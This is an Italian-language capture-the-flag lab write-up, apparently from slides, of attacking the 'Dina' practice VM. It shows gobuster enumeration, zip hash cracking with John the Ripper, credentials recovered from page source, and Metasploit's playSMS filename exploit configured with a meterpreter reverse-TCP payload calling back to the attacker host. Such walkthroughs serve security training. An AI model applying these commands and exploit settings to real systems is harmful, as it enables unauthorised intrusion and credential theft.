
TRACEROUTE
HOP RTT      ADDRESS
1  0.48 ms  10.0.2.4 (10.0.2.4)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.89 seconds
```

# BLACKBOX DINA

## ★ VISITA ALL'INDIRIZZO HTTP:

- Visualizzazione della home page all'indirizzo **http://10.0.2.4**




## ★ ANALISI DEL FILE ROBOTS.TXT:

- Esplorazione del file **robots.txt** per individuare percorsi cruciali.

# BLACKBOX DINA

## ★ SCOPERTA DELLE PASSWORD:

- Identificazione di una serie di password nel codice sorgente del percorso **10.0.2.4/nothing**.



The image shows a screenshot of a web browser and a terminal window. The browser window displays a 404 Not Found error page with the title 'NOT FOUND' and a link 'go back'. The terminal window below shows the raw HTML source code of the page, which includes several password candidates: #my secret pass, freedom, password, helloworld!, diana, iloveroot, and -->. The code is numbered from 1 to 16.

```
1 <html>
2 <head><title>404 NOT FOUND</title></head>
3 <body>
4 <!--
5 #my secret pass
6 freedom
7 password
8 helloworld!
9 diana
10 iloveroot
11 -->
12 <h1>NOT FOUND</h1>
13 <h3>go back</h3>
14 </body>
15 </html>
16
```

# BLACKBOX DINA

```
(kali㉿kali)-[~]
$ gobuster dir -u http://10.0.2.4/ -w /usr/share/wordlists/dirb/big.txt
```

## ★ BRUTE FORCE CON GOBUSTER:

- Utilizzo di **gobuster** per scoprire ulteriori percorsi nascosti sul server web.

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.0.2.4/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

./htpasswd          (Status: 403) [Size: 285]
./htaccess          (Status: 403) [Size: 285]
/cgi-bin/           (Status: 403) [Size: 284]
/index              (Status: 200) [Size: 3618]
/nothing             (Status: 301) [Size: 306] [→ http://10.0.2.4/nothing/]
/robots              (Status: 200) [Size: 102]
/robots.txt          (Status: 200) [Size: 102]
/secure              (Status: 301) [Size: 305] [→ http://10.0.2.4/secure/]
/server-status       (Status: 403) [Size: 289]
/tmp                 (Status: 301) [Size: 302] [→ http://10.0.2.4/tmp/]
/uploads             (Status: 301) [Size: 306] [→ http://10.0.2.4/uploads/]

Progress: 20469 / 20470 (100.00%)

Finished
```

# BLACKBOX DINA

## ★ ANALISI DELLA DIRECTORY /SECURE:

- Trovato un file zip chiamato '**backup**', protetto da password.

Index of /secure

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">backup.zip</a>	17-Oct-2017 18:59	336	

Apache/2.2.22 (Ubuntu) Server at 10.0.2.4 Port 80

## ★ ESTRAZIONE DELL'HASH DELLA PASSWORD:

- Utilizzo di **zip2john** e **john** per crackare la password del file zip, ottenendo 'freedom'.

```
(kali㉿kali)-[~/Downloads]
$ zip2john backup.zip > zip.hash
(kali㉿kali)-[~/Downloads]
$ cat zip.hash
backup.zip/backup-cred.mp3:$zip2$*0*1*0*f7fbcd2094d28bc9*841a*82*67ec429908caf33cf34e5c3f30a13a23747c4dfe17914274b6e404d2b59d
8dcec9f8dc549ce43ac4b5d2a2ff104f98aba748d566a8480df978f0a8f4cf4f485b2414d1328304207d7044d604e80b009828b56dac4d8a3f876464c9d9de
757e20f2c612dff6839c4f9ec7bdd10c168be5624b860f860dda8f749597302f9fc10a14f*e6da1038b02c0bc7bd4c*$zip2$:backup-cred.mp3:backup.
zip:backup.zip

(kali㉿kali)-[~/Downloads]
$ john --wordlist=listapass.txt zip.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
No password hashes left to crack (see FAQ)

(kali㉿kali)-[~/Downloads]
$ john --show zip.hash
backup.zip/backup-cred.mp3:freedom:backup-cred.mp3:backup.zip:backup.zip

1 password hash cracked, 0 left

(kali㉿kali)-[~/Downloads]
```

# BLACKBOX DINA

## ★ ESTRAZIONE DEL FILE ZIP:

- Il file zip contiene un file di testo mascherato da MP3, con informazioni di accesso nascoste.

```
(kali㉿kali)-[~/Downloads]
└─$ file backup-cred.mp3
backup-cred.mp3: ASCII text


(kali㉿kali)-[~/Downloads]
└─$ cat backup-cred.mp3
I am not toooo smart in computer .....dat the resoan i always choose easy password...with creds backup file...

uname: touhid
password: *****


url : /SecretSMSgatwayLogin
```

## ★ PERCORSO NASCOSTO E CREDENZIALI:

- Scoperta di un percorso nascosto (**/SecretSMSgatwayLogin**) e del nome utente 'touhid'.



# BLACKBOX DINA



The image shows a dual-terminal setup on a Kali Linux system. The top terminal window displays the **playSMS** web application's 'Information' page, which includes a user profile for 'touhid' and a balance of '0.00'. The bottom terminal window shows the **msf6** Metasploit console. It lists available exploits, payloads, and evasion techniques, then performs a search for 'playsms' exploits. The results show three matching modules: `exploit/multi/http/playsms_uploadcsv_exec`, `exploit/multi/http/playsms_template_injection`, and `exploit/multi/http/playsms_filename_exec`. The console also includes a note about interacting with modules by name or index.

```
[+] metasploit v6.4.15-dev
+ -- --=[ 2433 exploits - 1251 auxiliary - 428 post
+ -- --=[ 1471 payloads - 47 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
msf6 > search playsms

Matching Modules
=====
#  Name
-  exploit/multi/http/playsms_uploadcsv_exec      Disclosure Date Rank Check Description
d Code Execution
  0  exploit/multi/http/playsms_uploadcsv_exec    2017-05-21   excellent Yes  PlaySMS import.php Authenticated CSV File Uploa
  1  exploit/multi/http/playsms_template_injection 2020-02-05   excellent Yes  PlaySMS index.php Unauthenticated Template Inje
ction Code Execution
  2  exploit/multi/http/playsms_filename_exec       2017-05-21   excellent Yes  PlaySMS sendfromfile.php Authenticated "Filenam
e" Field Code Execution

Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/playsms_filename_exec
msf6 > |
```

## ★ ACCESSO CON CREDENZIALI:

- Accesso all'applicazione web **PlaySMS** con nome utente '**touhid**' e password '**diana**'.

## ★ RICERCA EXPLOIT PLAYSMS:

- Ricerca di exploit per **PlaySMS** su **msfconsole**.

# BLACKBOX DINA

## UTILIZZO DELL'EXPLOIT

### PLAYSMS\_FILENAME\_EXEC:

- Utilizzo di un exploit per ottenere una shell meterpreter.

```
msf6 > use 2
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/playsms_filename_exec) > options

Module options (exploit/multi/http/playsms_filename_exec):
Name          Current Setting  Required  Description
PASSWORD      admin           yes       Password to authenticate with
Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes            yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
ploit.html
RPORT          80             yes       The target port (TCP)
SSL            false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI     /              yes       Base playsms directory path
USERNAME      admin           yes       Username to authenticate with
VHOST          no              no        HTTP server virtual host
```

## CONFIGURAZIONE DELL'EXPLOIT:

- Impostazione delle opzioni necessarie per l'attacco, includendo **username** '**touhid**', **password** '**diana**' e il parametro **TARGETURI** con il percorso **/SecreTSMStgatwayLogin**.

```
msf6 exploit(multi/http/playsms_filename_exec) > set PASSWORD diana
PASSWORD => diana
msf6 exploit(multi/http/playsms_filename_exec) > set USERNAME touhid
USERNAME => touhid
msf6 exploit(multi/http/playsms_filename_exec) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf6 exploit(multi/http/playsms_filename_exec) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf6 exploit(multi/http/playsms_filename_exec) > set TARGETURI /SecreTSMStgatwayLogin/
TARGETURI => /SecreTSMStgatwayLogin/
msf6 exploit(multi/http/playsms_filename_exec) > ■
```
